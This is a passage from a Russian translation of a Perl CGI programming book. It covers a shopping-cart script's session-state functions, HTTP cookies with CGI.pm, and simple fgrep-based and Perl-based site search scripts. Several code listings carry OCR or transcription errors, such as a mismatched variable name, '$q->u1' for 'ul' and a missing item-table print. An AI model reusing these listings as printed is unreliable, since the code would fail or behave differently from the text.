  return $ENV{UNIQUE_ID} if exists $ENV{UNIQUE_ID};

  require Digest::MD5;

  my $md5 = new Digest::MD5;
  my $remote = $ENV{REMOTE_ADDR} . $ENV{REMOTE_PORT};
```

```
    # Учтите, что эта подпись создается уникальной; она может оказаться
    # отгадываемой
    # Нельзя использовать этот код при создании ключей для чувствитель-
    # ных данных
    my $id = $md5->md5_base64( time, $$, $remote );
    $id =~ tr|+/=|-_.|;  # Делаем небуквенные символы доступными для
    # использования в URL
    return $id;
}
```

Первая функция, *get_id*, проверяет, получил ли сценарий параметр с именем «id»; он может быть передан в строке запроса или как скрытое поле формы, отправленной методом POST. Поскольку потом мы будем использовать его как имя файла, мы выполняем пару проверок, подтверждающих, что идентификатор безопасен. Затем вызываем *load_state*, чтобы получить всю предварительно сохраненную информацию. Если функция не получает идентификатор, она генерирует новый.

Функция *load_state* вызывает функцию *get_state*, которая проверяет, существует ли файл, совпадающий с идентификатором пользователя, и создает из него объект CGI.pm, если файл есть. Затем *load_state* просматривает в цикле все параметры в сохраненном CGI.pm, добавляя их к текущему объекту CGI.pm. Все параметры, которые уже определены в текущем объекте CGI.pm, пропускаются. Учтите, что все это происходит после вызова *get_id* в самом начале сценария и до того, как выполняется какая-либо обработка формы; переопределив любой из текущих параметров, мы потеряем эту информацию. Загружая сохраненные параметры в текущий объект CGI.pm, можно внести эти значения как значения по умолчанию в формы. Таким образом, каталог и страница оплаты помнят информацию, которую вы предварительно ввели, до выполнения заказа и удаления корзины.

Функция *save_state* – это дополнение к *get_state*. Она принимает объект CGI.pm и сохраняет его на диске, а также считает количество корзин в каталоге данных. Проблема с этим CGI-сценарием в том, что кто-то может повторно посещать сайт с различными идентификаторами, создавая тем самым несколько файлов корзин. Мы не хотим, чтобы кто-то смог заполнить все доступное пространство на диске, поэтому вводим ограничение на количество корзин. Мы также можем присвоить `$CGI::POST_MAX` меньшее значение в начале сценария – для еще большей безопасности (см. раздел «Атака “Отказ от обслуживания”» главы 5).

Функция *get_items* используется выше функцией *cart*, а ниже – функцией *send_email*. Она просматривает все параметры из объекта CGI.pm, находит начинающиеся со звездочки и строит список с указанием этих элементов и их количества.

Функции *get_state*, *save_state* и *thanks* взаимодействуют с файлом корзины. Функция *cart_filename* просто инкапсулирует логику, используемую для генерирования имени файла.

Наконец, функция *unique_id* совпадает с приведенной ранее в примере 11-1.

Наш CGI-сценарий также использует ряд дополнительных служебных функций. Рассмотрим их:

```
#/------------------------------_
# Другие нужные подпрограммы
#


sub header {
  my( $q, $title ) = @_;

  return $q->header( "text/html" ) .
    $q->start_html(
      -title    => "The Tennis Shoppe: $title",
      -bgcolor  => "white"
    ) .
    $q->h2( $title ) .
    $q->hr;
}


sub footer {
  my( $q, $id ) = @_;
  my $url = $q->script_name;

  my $catalog_link =
     $q->a( { -href => "$url?action=catalog&id=$id" }, "View Catalog" );
  my $cart_link =
     $q->a( { -href => "$url?action=cart&id=$id" }, "Show Current Cart" );
  my $checkout_link =
     $q->a( { -href => "$url?action=checkout&id=$id" }, "Checkout" );

  return $q->hr .
     $q->p( "[ $catalog_link | $cart_link | $checkout_link ]" ) .
     $q->end_html;
}


sub email_sales {
  my( $customer, $items ) = @_;
  my $remote = $ENV{REMOTE_HOST} || $ENV{REMOTE_ADDR};
  local *MAIL;

  my @item_rows  = map sprintf( "%-50s     %4d", @$_ ), @$items;
  my $item_table = join "\n", @item_rows;

  open MAIL, "| $SENDMAIL" or
    die "Cannot create pipe to sendmail: $!";
```

```
  print MAIL unindent <<"    END_OF_MESSAGE";
    To: $SALES_EMAIL
    Reply-to: $customer->{email}
    Subject: New Order
    Mime-Version: 1.0
    Content-Type: text/plain; charset="us-ascii"
    X-Mailer: WWW to Mail Gateway
    X-Remote-Host: $remote

    Here is a new order from the web site.

    Name:       $customer->{name}
    Email:      $customer->{email}
    Address:    $customer->{address}
    City:       $customer->{city}
    State:      $customer->{state}
    Zip:        $customer->{zip}

   Title                                                Quantity
   -----                                                --------
    END_OF_MESSAGE

    close MAIL or die "Could not send message via sendmail: $!";
}


sub unindent {
  local $_ = shift;
  my( $indent ) = sort
                  map /^(\s*)\S/,
                  split /\n/;
  s/^$indent//gm;
  return $_;
}
```

Функции *header* и *footer* просто возвращают HTML и помогают поддерживать постоянные заголовки и подписи на всех страницах. В этом примере *header* и *footer* довольно просты, но можно намного улучшить внешний вид сайта, изменяя только эти функции.

На рис. 11-4 показана страница оплаты.

Функция *send_email* отправляет полную информацию о заказе продавцам. Мы используем функцию *unindent* из главы 5, поэтому можем вписать наше сообщение в код и отформатировать его соответствующим образом при отправке.

Как показано в двух последних разделах, передача идентификатора сессии из документа в документ может оказаться утомительной. Надо либо добавлять информацию в существующий HTML-файл, либо со-

здавать его «на лету», добавляя к нему идентификатор. В следующем разделе мы рассмотрим cookie на стороне клиента, то есть ситуацию, когда броузер позволяет хранить информацию на стороне клиента. В этом случае не придется передавать информацию из одного документа в другой.



Рис. 11-4. Страница оплаты shoppe.cgi

Cookie на стороне клиента

Итак, у обоих уже обсужденных подходов есть проблемы. Самое важное: когда пользователи переходят на другие веб-сайты и потом возвращаются, существует большой риск потерять всю информацию о состоянии.

Cookie (вначале названные «magic cookies») были придуманы Netscape как решение этой проблемы. Cookie позволяют веб-серверу запрашивать у броузера небольшие объемы информации с машины клиента. Первоначальное предложение Netscape было принято большинством веб-броузеров и стало стандартным способом обработки cookie. В RFC 2109, *HTTP State Management Mechanism*, написанном в соавторстве с представителями Netscape, определяется новый протокол для обработки cookie. Однако броузеры не воспринимают этот новый протокол, поэтому первоначальный протокол от Netscape продолжает оставаться стандартом de facto.

Когда пользователь запрашивает документ, веб-сервер может обеспечить броузеру один или более cookie вместе с документами. Броузер добавляет cookie в хранилище (cookie jar) и при дальнейших запросах может возвращать их обратно серверу. В результате мы можем хранить на стороне клиента простую информацию типа идентификатора сессии и использовать ее для ссылки на более сложные данные, которые поддерживаем на стороне сервера.

Cookie идеальны для воплощения документов в веб. Например, когда пользователь посещает наш сервер первый раз (об этом говорит отсутствие cookie), мы предлагаем ему определить предпочтения в форме. Мы сохраняем их в cookie, поэтому когда пользователь в дальнейшем снова посетит наш сайт, он увидит документы в соответствии со своими предпочтениями.

У cookie есть ограничения. Во-первых, клиенты не всегда принимают cookie. Некоторые броузеры их просто не поддерживают (хотя таких броузеров все меньше), а многие пользователи отключают их поддержку из соображений приватности. Как проверить поддержку cookie, мы расскажем позже в этом разделе.

Во-вторых, существуют ограничения на размер cookie и их количество. В соответствии с первоначальной спецификацией Netscape, cookie не могут занимать больше 4 Кб и для одного домена можно определить не более 20 cookie, в то время как на стороне клиента можно хранить 300 cookie. Некоторые броузеры поддерживают большие значения, но вы не должны принимать их.

Установка cookie

Как работают cookie? Когда CGI-приложение идентифицирует нового пользователя, оно добавляет дополнительный заголовок к ответу, содержащий идентификатор этого пользователя и другую информацию, которую сервер может получить из ввода клиента. Этот заголовок говорит броузеру, который поддерживает cookie, что эта информация должна быть добавлена в файл cookie клиента. После этого все запросы броузера к этому URL будут содержать информацию из cookie в виде дополнительного заголовка у запроса. CGI-приложение использует эту информацию, чтобы вернуть документ, привязанный к определенному клиенту. Так как cookie могут быть сохранены на жестком диске клиента, эта информация сохраняется после закрытия броузера и его повторного запуска.

Чтобы установить cookie, вы посылаете HTTP-заголовок *Set-Cookie* броузеру с некоторыми параметрами. Затем броузер возвращает cookie в заголовке *Cookie*. Заголовок *Set-Cookie* имеет следующий формат:

```
Set-Cookie:   cart_id=12345; domain=.oreilly.com; path=/cgi;
    expires=Wed, 14-Feb-2001 05:53:40 GMT; secure
```

В этом примере имя cookie – `cart_id`, а значение `12345`. Остальные параметры определяют пары имя–значение; исключение составляет параметр `secure` – у него никогда не бывает значения, он либо определен, либо нет. В таблице 11-2 приведен список параметров, которые можно устанавливать вместе с cookie.

Таблица 11-2. Параметры cookie Netscape

Параметр HTTP Cookie	Параметр CGI.pm cookie()	Описание
Name	`-name`	Имя, данное cookie; можно задать несколько cookie с различными именами и атрибутами
Value	`-value`	Значение, присвоенное cookie
Domain	`-domain`	Броузер будет возвращать cookie для URL внутри этого домена
Expires	`-expires`	Этот параметр говорит броузеру, когда закончится срок действия cookie
Path	`-path`	Броузер будет возвращать cookie для URL только из этого пути
Secure	`-secure`	Броузер будет возвращать cookie только для защищенных URL, используя протокол *https*

Модуль CGI.pm поддерживает cookie, так что вы можете сгенерировать приведенный выше заголовок, используя следующие команды:

```
my $cookie = $q->cookie(   -name     => "cart_id",
                           -value    => 12345,
                           -domain   => ".oreilly.com",
                           -expires  => "+1y",
                           -path     => "/cgi",
                           -secure   => 1 );

print "Set-Cookie: $cookie\n";
```

Нет необходимости вручную выводить заголовок *Set-Cookie*, так как CGI.pm может отформатировать его вместе с другими заголовками:

```
print $q->header( -type => "text/html", -cookie => $cookie );
```

Броузер, получивший и принявший cookie, будет возвращать их обратно при всех последующих защищенных соединениях с любым URL из домена *.oreilly.com*, путь URL при этом должен начинаться с */cgi*. Например, если броузер запрашивает URL *https://www.oreilly.com/cgi/store/checkout.cgi*, он добавит заголовок:

```
Cookie: cart_id=12345;
```

Эта пара имя–значение доступна из переменной окружения HTTP_COOKIE или через метод CGI.pm *raw_cookie*, но гораздо проще, если CGI.pm самостоятельно разбирает cookie. Чтобы получить значение cookie, вызовите метод *cookie* с именем необходимого cookie:

```
my $cookie = $q->cookie( "cart_id" );
```

Следующие ограничения относятся к параметрам, которые вы определяете при установке cookie:

- Параметры *name* и *value* могут состоять из любых символов. CGI.pm автоматически кодирует все специальные символы. Оба эти параметра обязательны.
- Параметр *domain* должен совпадать с доменным именем сервера, устанавливающего cookie. Соответствие домену проверяется справа налево, то есть *.oreilly.com* соответствует домену *www.oreilly.com*, *server3.oreilly.com* и даже *fred.sf.oreilly.com*.

  Окончания доменов из трех символов, соответствующие доменам верхнего уровня, например *.com*, *.net*, *.org* и т. п., должны содержать, по крайней мере, две точки. Домены верхнего уровня, соответствующие странам, например *.au*, *.uk*, *.ru* и т. п., должны содержать не меньше трех точек. Это позволит избежать ситуации, когда кто-то установит cookie для больших доменов, типа *.com* или *.co.uk*.

  Если параметр *domain* явно не задан, то по умолчанию он равен полному имени текущего домена, например *www.oreilly.com*.
- Параметр *expires* – это время в следующем формате:

  ```
  Wdy, DD-Mon-YY HH:MM:SS GMT
  ```

  К счастью, вы не должны это запоминать, потому что CGI.pm позволяет определить дату истечения срока действия cookie по относительным значениям:

  ```
  -expires  => "+1y"   # 1 год с настоящего момента
  -expires  => "+6M"   # 6 месяцев с настоящего момента
  -expires  => "-1d"   # вчера (т.е. удалить cookie)
  -expires  => "+12h"  # 12 часов с настоящего момента
  -expires  => "+30"   # 30 минут с настоящего момента
  -expires  => "+15s"  # 15 секунд с настоящего момента
  -expires  => "now "  # в данный момент
  ```

  Учтите, что `M` относится к месяцу, а `m` – к минутам. Если время определяется как прошлое, броузер не сохраняет cookie и удаляет все существующие cookie с тем же именем, относящиеся к этому же домену и пути.

  Если дата истечения срока действия не определена, броузер сохраняет cookie в памяти до тех пор, пока он не закрыт.
- Параметр *path*, как и *domain*, определяет, когда броузер должен посылать cookie серверу. Это должен быть абсолютный путь, и он

должен совпадать с путем запроса, установившего cookie. Пути проверяются на совпадение слева направо, весь остаток после / удаляется из параметра *path*, так что */cgi/* соответствует */cgi/check_cart.cgi* и */cgi-bin/calendar.cgi*.

Если параметр *path* не задан, то он по умолчанию равен полному пути запроса, установившего cookie.

- Параметр *secure* говорит броузеру, что он должен возвращать cookie при последующих запросах, только если они сделаны через *https*.

Броузеры различают cookie с одинаковыми именами, соответствующие разным доменам и/или путям. То есть броузер может послать вам несколько cookie с одинаковыми именами. Однако броузер должен послать в ответ на запрос наиболее подходящий cookie. Например, если вы определяете такие cookie:

```
my $c1 = $q->cookie( -name => "user", -value => "site_value",
  -path => "/" );
my $c2 = $q->cookie( -name => "user", -value => "store_value",
  -path => "/cgi" );

print $q->header( -type => "text/html", -cookie => [ $c1, $c2 ] );
.
.
```

то при последующих запросах броузер пошлет вам следующее:

```
Cookie: user=store_value; user=site_value
```

В отличие от параметров форм, CGI.pm не возвращает несколько значений для cookie с одинаковыми именами; вместо этого он всегда возвращает первое значение. Следующая строка:

```
my $user = $q->cookie( "user" );
```

устанавливает `$user` в «store_value». Если вам надо получить второе значение, вы должны самостоятельно проверить значение переменной окружения HTTP_COOKIE (или метода *raw_cookie* CGI.pm).

Конечно, вы вряд ли установите когда-либо cookie с одинаковыми именами в одном и том же сценарии. Но это весьма вероятно для больших сайтов, где различные приложения устанавливают cookie с одним и тем же именем. То есть, если ваш сайт находится в домене, который используется и другими, выбор уникального имени для ваших cookie и максимальное ограничение пути и домена – хорошее решение.

Броузеры не различают cookie с различными значениями *secure*, так же как и cookie для различных доменов и путей. То есть, вы не можете задать одно значение для соединений через *https*, а другое для *http* для того же домена и пути; второй cookie просто переопределит первый.

Проверка поддержки cookie

Если клиент не принимает cookie, он это не сообщает, а просто молча игнорирует их. Значит, клиент, не поддерживающий cookie, воспринимает ваш CGI-сценарий как новый клиент, который еще не получал cookie. Отличить их друг от друга иногда затруднительно. На некоторых сайтах, чтобы отличить их друг от друга не прилагая усилий, просто выводят замечание, что для работы с сайтом нужны cookie и без них корректной работы не получится. Однако было бы лучше проверить поддержку cookie через перенаправление.

Допустим, у вас есть приложение по адресу *http://www.oreilly.com/cgi/store/store.cgi*, в котором требуется поддержка cookie, чтобы отслеживать корзины покупателей. Первое, что должен выполнять тот сценарий, – проверять, посылал ли клиент cookie. Если да, то пользователь готов к покупкам. В противном случае CGI-сценарий сначала должен установить cookie. Если CGI-сценарий устанавливает cookie и одновременно пересылает пользователя на другой URL, например *http://www.oreilly.com/cgi/store/check_cookies.cgi*, то можно проверить, были ли cookie установлены правильно. В примере 11-4 приведено начало основного CGI-сценария.

Пример 11-4. store.cgi

```
#!/usr/bin/perl -wT

use strict;
use CGI;

my $q  = new CGI;
my $cart_id  = $q->cookie( -name => "cart_id" ) || set_cookie( $q );

# Продолжение сценария для пользователей с заданными cookie
.
.

sub set_cookie {
  my $q = shift;
  my $server = $q->server_name;
  my $cart_id = unique_id();
  my $cookie = $q->cookie( -name  => "cart_id",
                           -value => "$cart_id",
                           -path  => "/cgi/store" );
  print $q->redirect(-url    => "http://$server/cgi/store/cookie_test.cgi",
                     -cookie => $cookie );
  exit;
}
```

Если мы не можем получить cookie для *cart_id*, то высчитываем новый уникальный идентификатор для пользователя и форматируем его в качестве cookie для текущей сессии, который доступен только внут-

ри нашего магазина. Подпрограмма *unique_id* та же, что в примерах 11-1 и 11-3; мы опускаем ее для краткости. Мы устанавливаем cookie и пересылаем пользователя на второй CGI-сценарий, который проверяет установку cookie.

Есть несколько моментов, относящихся именно к установке cookie во время перенаправления:

- Если домен из URL при перенаправлении не совпадает с доменом, на котором выполняется ваш сценарий, то вы не сможете установить cooookie для целевого домена. Броузеры игнорируют cookie, созданные при таких условиях, в целях охраны приватности.
- В URL должен использоваться абсолютный путь, иначе веб-сервер может попытаться избежать нового цикла запроса–ответа, просто вернув содержимое для нового адреса как часть первоначального ответа через внутренне перенаправление.
- В область действия cookie должны входить и сценарий, устанавливающий cookie, и CGI-сценарий, проверяющий установку cookie. В нашем случае они оба находятся в каталоге */cgi/store*, поэтому мы устанавливаем путь для cookie именно таким.

Пример 11-5 – это исходный код сценария *cookie_test.cgi*.

Пример 11-5. cookie_test.cgi

```
#!/usr/bin/perl -wT

use strict;
use CGI;

use constant SOURCE_CGI => "/cgi/store/store.cgi";

my $q    = new CGI;
my $cookie  = $q->cookie( -name => "cart_id" );

if ( defined $cookie ) {
  print $q->redirect( SOURCE_CGI );
}
else {
  print    $q->header( -type => "text/html", -expires => "-1d" ),
     $q->start_html( "Cookies  отключены"),
     $q->h1("Cookies отключены"),
     $q->p("Ваш броузер не принимает cookies. Пожалуйста, установите ",
           "более новую версию броузера или включите cookies  в ваших"
           "настройках",
       $q->a( { -href => SOURCE_CGI }, "  и возвращайтесь в магазин" ),
       "."
     ),
     $q->end_html;
}
```

Этот сценарий довольно короткий. Сначала мы сохраняем в качестве константы относительный URL сценария, из которого мы пришли. Получить это значение можно из HTTP_REFERER, но не все броузеры посылают поле *Referer*; из-за соображений приватности некоторые броузеры позволяют пользователям отключить это поле. Более безопасная альтернатива – четко определить этот адрес в сценарии, как мы и поступили.

Затем мы создаем новый объект CGI.pm и проверяем на cookie. Если cookie установлен, перенаправляем пользователя обратно к основному сценарию, который сейчас увидит новый cookie и продолжит работу. Если cookie не установлен, то мы выводим сообщение, говорящее пользователю о проблеме и предоставляющее ссылку обратно на основной сценарий. Заметьте, что мы запрещаем кэширование этой страницы, передавая параметр с истекшим временем жизни CGI.pm методу *header*. Это гарантирует, что при возвращении пользователя броузер вновь запустит сценарий для проверки cookie вместо того, чтобы отобразить кэшированную копию сообщения об ошибке.

12

Поиск по веб-серверу

Позволить пользователям искать на вашем веб-сервере определенную информацию – очень полезная возможность, которая может избавить их от возможной путаницы при попытке найти конкретные документы. Концепция создания приложения, выполняющего поиск, достаточно тривиальна: от пользователя поступает запрос, он выполняется на наборе документов и возвращаются документы, удовлетворяющие заданному запросу. К сожалению, есть несколько довольно сложных моментов, наиболее значительный из которых – необходимость иметь дело с большим хранилищем документов. В таких случаях непрактично выполнять поиск в каждом документе напрямую, это напоминает поиск иголки в стоге сена. Тут помогает решение выполнить некоторую работу заранее, уменьшив тем самым количество данных, в которых надо производить поиск.

В этой главе рассказано, как реализовать несколько типов поисковых систем, начиная с тривиальных, выполняющих поиск документов «на лету», и заканчивая самыми сложными, способными на интеллектуальный поиск.

Поиск «один за другим»

Первый пример, который мы рассмотрим, тривиален и он не выполняет поиска как такового. Он просто передает запрос команде *fgrep* и обрабатывает результаты.

Перед тем как продолжить, приведем пример HTML-формы, которую мы используем для получения информации от пользователя:

```
<HTML>
<HEAD>
  <TITLE>Простой 'глупый' поиск</TITLE>
</HEAD>
<BODY>
<H1>Вы готовы к поиску?</H1>
<P>
<FORM ACTION="/cgi/grep_search.cgi" METHOD="GET">
<INPUT TYPE="text" NAME="query" SIZE="20">
<INPUT TYPE="submit" VALUE=" Вперед!">
</FORM>
</BODY>
</HTML>
```

Как уже говорилось, программа достаточна проста. Она создает канал с командой *fgrep* и передает ей запрос и параметры, говорящие о том, что надо выполнять поиск, нечувствительный к регистру, и возвращать имена найденных файлов без какого-либо текста. Программа облагораживает вывод команды *fgrep*, преобразуя его в HTML-документ, и возвращает его в броузер.

fgrep возвращает список найденных файлов в следующем формате:

```
/usr/local/apache/htdocs/how_to_script.html
/usr/local/apache/htdocs/i_need_perl.html
.
.
```

Программа преобразует это в следующий HTML-список:

```
<LI><A HREF="/how_to_script.html">how_to_script.html</A></LI>
<LI><A HREF="/i_need_perl.html">i_need_perl.html</A></LI>
.
.
```

А теперь давайте посмотрим на саму программу, приведенную в примере 12-1.

Пример 12-1. grep_search1.cgi

```
#!/usr/bin/perl -wT
# ПРЕДУПРЕЖДЕНИЕ: У этого кода значительные ограничения; см. описание

use strict;
use CGI;
use CGIBook::Error;

# Безопасное окружение для вызова fgrep
BEGIN {
```

```
  $ENV{PATH} = "/bin:/usr/bin";
  delete @ENV{ qw( IFS CDPATH ENV BASH_ENV ) };
}

my $FGREP    = "/usr/local/bin/fgrep";
  my( $DOCUMENT_ROOT ) = $ENV{DOCUMENT_ROOT} =~ /^([\w:/\\-]+)$/
            or die "Небезопасное указание корня сервера!";
my $VIRTUAL_PATH    = "";

my $q  = new CGI;
my $query  = $q->param( "query" );

$query =~ s/[^\w ]//g;
$query =~ /([\w ]+)/;
$query = $1;

unless ( defined $query ) {
  error ( $q, "Пожалуйста, задайте допустимый запрос!" );
}

my $results = search( $q, $query );

print $q->header( "text/html" ),
  $q->start_html( "Простой поиск при помощи fgrep" ),
  $q->h1( "Поиск по запросу: $query" ),
  $q->u1( $results || "Ничего не найдено" ),
  $q->end_html;

sub search {
  my( $q, $query ) = @_;
  local *PIPE;
  my $matches = "";

  open PIPE, "$FGREP -il '$query' $DOCUMENT_ROOT/* |"
    or die "Не могу открыть fgrep: $!";

  while ( <PIPE> ) {
    chomp;
    s|.*/||;
  $matches .= $q->li(
      $q->a( { href => "$VIRTUAL_PATH/$_" }, $_ )
    );
}
close PIPE;
return $matches;
}
```

Мы инициализируем три глобальные переменные – `$FGREP`, `$DOCUMENT_ROOT` и `$VIRTUAL_PATH`, хранящие путь к команде *fgrep*, каталог, в котором производится поиск и виртуальный путь к этому каталогу соответственно. Если вы не хотите, чтобы поиск производился в

каталогах от корня веб-сервера, вы должны изменить `$DOCUMENT_ROOT` на соответствующий полный путь к каталогу, где вы хотите разрешить поиск. Если вы вносите это изменение, также надо изменить `$VIRTUAL_PATH` на соответствующий URL к каталогу.

Поскольку Perl передает команду *fgrep* через командный интерпретатор, мы должны убедиться, что посылаемый запрос не вызовет никаких проблем с безопасностью. Давайте определимся, что при поиске принимаем только «слова» (представляемые в Perl как «a–z», «A–Z», «0–9» и «_») и пробелы. Удаляем все остальные символы, не являющиеся словами и пробелами, и передаем результат через дополнительное регулярное выражение, чтобы убедиться в безопасности строки запроса. Этот дополнительный шаг нужен, так как хоть мы и знаем, что замена делает данные безопасными, этого недостаточно, чтобы снять пометку с данных для Perl.

Можно было бы пропустить замену и выполнить только сравнение с регулярным выражением, но это означает, что если кто-то введет неверный символ, в поиск будет включена только часть запроса до запрещенного символа. Выполняя до этого замену, мы отбрасываем запрещенные символы и выполняем поиск по оставшейся части.

После этого, если запрос не задан или пуст, вызываем знакомую вам подпрограмму *error*, чтобы сообщить пользователю об ошибке. При этом проверяем, что запрос определен, чтобы избежать предупреждения об использовании неопределенной переменной.

Мы открываем канал PIPE к команде *fgrep* для чтения, о чем говорит завершающий символ «|». Заметьте, что синтаксис сходен с открытием файла. Если канал открыт успешно, можно двигаться дальше и читать из него результаты.

Параметр *–il* вынуждает *fgrep* выполнять поиск, нечувствительный к регистру, и возвращать имена файлов (а не найденные строки). Мы заключаем строку в кавычки на случай, если пользователь выполняет поиск по запросу из нескольких слов.

Наконец, последний аргумент *fgrep* – это список всех файлов, в которых надо производить поиск. Интерпретатор расширяет символы подстановки в список всех файлов из определенного каталога. Это может вызвать проблемы, если каталог содержит большое число файлов, так как у некоторых интерпретаторов есть ограничения на расширение. В следующем разделе будет показано, как избавиться от этой проблемы.

Цикл *while* проходит по результатам, устанавливая переменную `$_` в текущую запись на каждой итерации цикла. Мы избавляемся от символов конца строки и информации о каталоге, так что остается только имя файла. Затем создаем элементы списка, содержащие гипертекстовую ссылку на элемент списка.

Наконец, выводим результаты.

Как вы оцените это приложение? Это простая поисковая система и она хорошо работает для небольшого числа файлов, но есть несколько проблем:

- В программе вызывается внешнее приложение (*fgrep*) для выполнения поиска, что делает программу непереносимой. В Windows 95, например, нет приложения *fgrep*.
- Буквенно-цифровые «символы» удаляются из запроса из соображений безопасности.
- Очень легко можно столкнуться с внутренними ограничениями в некоторых командных интерпретаторах; в некоторых из них расширение имен производится только для 256 файлов.
- Поиск в различных каталогах не выполняется.
- Данные не возвращаются. Возвращаются только имена файлов, хотя это можно исправить, не задавая параметр *–l*.

Что ж, попробуем создать лучшую поисковую систему заново.

Поиск «один за другим», вторая попытка

Поисковая система, которую мы создадим в этом разделе, намного улучшена. Она не зависит от *fgrep* при выполнении поиска, т. е. больше не нужен командный интерпретатор. Значит, мы не столкнемся с внутренним ограничением на расширение имен файлов.

Кроме того, это приложение возвращает найденные данные и «подсвечивает» строку запроса, что уже гораздо более полезно.

Как оно работает? Приложение создает список всех HTML-файлов из определенного каталога, используя функции языка Perl, а затем просматривает каждый файл в поисках строки, содержащей совпадение с запросом. Все совпадения хранятся в массиве и позже преобразуются в HTML.

В примере 12-2 приведен текст новой программы.

Пример 12-2. grep_search2.cgi

```
#!/usr/bin/perl -wT

use strict;
use CGI;
use CGIBook::Error;

my $DOCUMENT_ROOT = $ENV{DOCUMENT_ROOT};
my $VIRTUAL_PATH = "";
```

```
my $q    = new CGI;
my $query  = $q->param( "query" );

unless ( defined $query and length $query ) {
    error( $q, "Пожалуйста, определите допустимый запрос!" );
}

$query = quotemeta( $query );
my $results = search( $q, $query );

print  $q->header( "text/html" ),
       $q->start_html( "Простой поиск на Perl" ),
       $q->h1( "Поиск по запросу: $query" ),
       $q->ul( $results || "Соответствий не найдено" ),
       $q->end_html;

sub search {
  my( $q, $query ) = @_;
  my( %matches, @files, @stored_paths, $results );

  local( *DIR, *FILE );

  opendir DIR, $DOCUMENT_ROOT or
    error( $q, "Не могу получить доступ к каталогу!" );

  @files = grep { -T "$DOCUMENT_ROOT/$_" } readdir DIR;
  closedir DIR;

  foreach my $file ( @files ) {
      my $full_path = "$DOCUMENT_ROOT/$file";

      open FILE, $full_path or
          error( $q, "Не могу обработать файл $file!" );

      while ( <FILE> ) {
          if ( /$query/io ) {
              $_ = html_escape( $_ );
              s|($query)|<B>$1</B>|gio;
              push @{ $matches{$full_path}{content} }, $_;
              $matches{$full_path}{file} = $file;
              $matches{$full_path}{num_matches}++;
          }
      }
      close FILE;
  }

  @sorted_paths = sort {
      $matches{$b}{num_matches} <=>
      $matches{$a}{num_matches} ||
      $a cmp $b
    } keys %matches;
```

```
    foreach my $full_path ( @sorted_paths ) {
        my $file    = $matches{$full_path}{file};
        my $num_matches  = $matches{$full_path}{num_matches};

        my $link = $q->a( { -href => "$VIRTUAL_PATH/$file" }, $file );
        my $content = join $q->br, @{ $matches{$full_path}{content} };

        $results .= $q->p( $q->b( $link ) . " ($num_matches соответствий)" .
                           $q->br . $content
                    );
    }

    return $results;
}

sub html_escape {
    my( $text )= @_;

    $text =~ s/&/&amp;/g;
    $text =~ s/</&lt;/g;
    $text =~ s/>/&gt;/g;
    return $text;
}
```

Эта программа начинается как и предыдущий пример. Раз для поиска по запросу мы больше не обращаемся к командному интерпретатору, нет необходимости удалять из запроса какие-либо символы. Вместо этого мы экранируем символы, которые могут интерпретироваться как регулярные выражения, вызывая функцию Perl *quotemeta*.

Функция *opendir* открывает заданный каталог и возвращает дескриптор, который можно использовать для получения списка файлов этого каталога. Бессмысленно производить поиск в двоичных файлах, например, в звуковых файлах и изображениях, поэтому используем функцию *grep* из Perl (не путайте с *grep* и *fgrep* в Unix), чтобы отфильтровать их.

В таком контексте функция *grep* просматривает список имен фалов, возвращенный функцией *readdir*, последовательно устанавливая переменную `$_` равной каждому элементу, и вычисляет выражение, определенное в скобках, возвращая только те элементы, для которых результат вычисления выражения – «истина».

Мы используем функцию *readdir* в списочном контексте, поэтому можем передать список файлов каталога функции *grep* для последующей обработки. Но у такого подхода есть проблема. Функция *readdir* возвращает просто имя файла, а не полный путь, это значит, что мы должны самостоятельно построить полный путь перед тем, как передать его оператору *–T*. Чтобы создать полный путь к файлу, мы используем переменную `$DOCUMENT_ROOT`.

Оператор *–T* возвращает значение «истина», если файл является текстовым. После того как *grep* закончит обработку всех файлов, массив `@files` содержит список всех текстовых файлов.

Мы просматриваем элементы массива `@files`, устанавливая переменную `$file` в текущее значение на каждой итерации цикла. Мы пытаемся открыть файл, не забывая вывести сообщение об ошибке, если файл открыть нельзя, и просматриваем за один раз одну строчку из файла.

Хеш `%matches` содержит три элемента: *file* – имя файла, *num_matches* – число соответствий и массив *content*, содержащий все строки, в которых найдено соответствие. Имя файла нам нужно для последующего вывода.

При поиске запроса мы используем обычное регулярное выражение, нечувствительное к регистру. Параметр o говорит о том, что регулярное выражение вычисляется один раз, что очень сильно увеличивает скорость поиска. Но учтите, что это вызовет проблемы для сценариев, работающих под *mod_perl* с FastCGI, о которых пойдет речь в главе 17.

Если строка содержит соответствие, мы экранируем символы, которые могут быть ошибочно поняты как HTML-теги. Затем выделяем жирным шрифтом совпадающий текст, увеличиваем счетчик соответствий на число найденных совпадений и помещаем эту строку в массив.

После того как поиск по файлам завершен, мы сортируем результаты по числу совпадений в убывающем порядке, а затем в алфавитном порядке по путям к файлу для случаев, где одинаковое число совпадений.

